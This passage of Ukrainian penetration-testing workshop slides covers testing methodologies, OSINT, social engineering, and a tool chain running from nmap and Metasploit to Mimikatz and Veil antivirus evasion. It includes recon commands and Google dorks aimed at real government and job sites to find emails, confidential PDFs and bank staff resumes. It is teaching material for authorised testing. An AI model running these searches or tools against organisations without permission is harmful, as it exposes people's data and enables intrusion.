Тести на проникнення
Практика

Владислав Радецький
vr@bakotech.com

Кілька слів про мене

Владислав Радецький
Technical Lead
vr@bakotech.com

В IT галузі офіційно з 2007 року.

Починав як адмін / “anykey`щик”.

4 роки працював в IT-аутсорсингу.

З 2011 працюю в групі компаній БАКОТЕК®

Information Security спершу було захопленням, тепер це моя робота.

Навчаю людей та допомагаю впроваджувати DLP, шифрування, та ін.

Прийшов сюди, щоб поділитися із вами досвідом і знаннями.

https://radetskiy.wordpress.com

Увага!

Автор майстер-класу не несе жодної відповідальності за можливі збитки внаслідок застосування нижче розглянутих інструментів.

Перевірка стану захищеності інформаційних систем, що належать іншим особам можлива **лише за наявності договору та дозволу**.

Інакше кажучи, не намагайтеся використовувати здобуті знання на чужих системах без дозволу їх власників.

Про що ми поговоримо сьогодні

- Pentest`и – що це і для чого?
- Практика OSINT (Google, FOCA, Maltego)
- Сканування мереж, систем та сервісів (#nmap)
- Використання вразливостей (#msfconsole)
- Фаза post-exploit (mimikatz, password recovery tools..)
- Огляд корисних джерел
- Рекомендації щодо захисту (*з урахуванням попередніх пунктів*)

Три ключові проблеми ІБ

- Люди
- Вразливості в технологіях і протоколах
- Недолік компетентності / креативності / часу тощо

Якісний тест на проникнення допомагає не лише виявити недоліки в технологіях і в поведінці працівників, але й отримати рекомендації щодо покращення стану безпеки компанії.

Pentest = penetration test

Тест на проникнення – це комплекс погоджених із замовником заходів (**не лише технічних**), спрямованих на виявлення недоліків/вразливостей інформаційної системи (web-портал, корпоративна мережа і т.ін.)

Проводиться періодично з метою підтримання певного рівня безпеки + заради виховання дисципліни працівників.

- Black Hat vs White Hat
- Дозвіл / Звітність / Рекомендації
- Методики
- Навички _ TCP/IP, Win, NIX, Web, DB etc

Pentest

Існуючі методології

Open Source Security Testing Methodology Manual (**OSSTMM**)

NIST Special Publication 800-115 (**NIST 800-115**)

Penetration Testing Execution Standard (**PTES**)

OWASP Testing Guide (**OWASP**)

PCI DSS Penetration Testing Guidance March 2015 (**PCI DSS**)

OSINT, соціальна інженерія

OSINT – використання інформації з відкритих джерел #легально

(*Google, Facebook, LinkedIn …*)

Soc. Eng. – акт психологічної маніпуляції/обману для досягнення певних цілей, які можуть бути **не** в інтересах жертви.

(*Френк Ебігнейл, Цукерберг, Мітнік ..*)

OSINT за часів холодної війни

The decryption of a picture




FIGURE 1. The Central Despatching Office in Sverdlovsk

3 місяці аналізу
Charles V. Reeves
Інженер Boston Edison





FIGURE 4

Соціальна інженерія _ приклад з кіно #1

Прохання роздрукувати зіпсований документ. Хіба справжній джентльмен відмовить леді ?

Соціальна інженерія _ приклад з кіно #1

Флешка містила reverse shell, який дозволив віддалене керування скомпрометованою системою



Порушення політики ІБ


Наслідки

Соціальна інженерія _ приклад з кіно #2


Фішинговий лист із проханням змінити пароль. Приєднання містить .pdf файл із keylogger`ом

Можливі сценарії реальних атак / pentest`ів

Не всі pentest`и однаково корисні ..



Не всі pentest`и однаково корисні ..



Tools: step by step

- Google, LinkedIn, Facebook, FOCA, Maltego => setoolkit
- whois, nslookup, theharvester => setoolkit
- nmap + результати сканерів вразливостей => Metasploit
- Metasploit_експлуатація вразливостей => Meterpreter
- Meterpreter_контроль над системою => Mimikatz
- Антивірус блокує ваш payload? => Veil Framework

OSINT _ основи

root@kali:~# whois domain.com

root@kali:~# nslookup domain.com

root@kali:~# theharvester -d domain.com -l 100 -b all

OSINT _ Google dorks

site:

filetype:

ext:

intitle:

intext:

inurl:

…

https://www.exploit-db.com/google-hacking-database/


OSINT _ Google dorks _ приклади

intext:*mail.ru **OR** intext:*yandex.ru **OR** intext:*ukr.net site:mvs.gov.ua


intext:"confidential" filetype:pdf site:state.gov

intitle:резюме **&** intext:Windows **&** intext:VAB Банк site:work.ua

OSINT _ FOCA _ аналіз метаданих



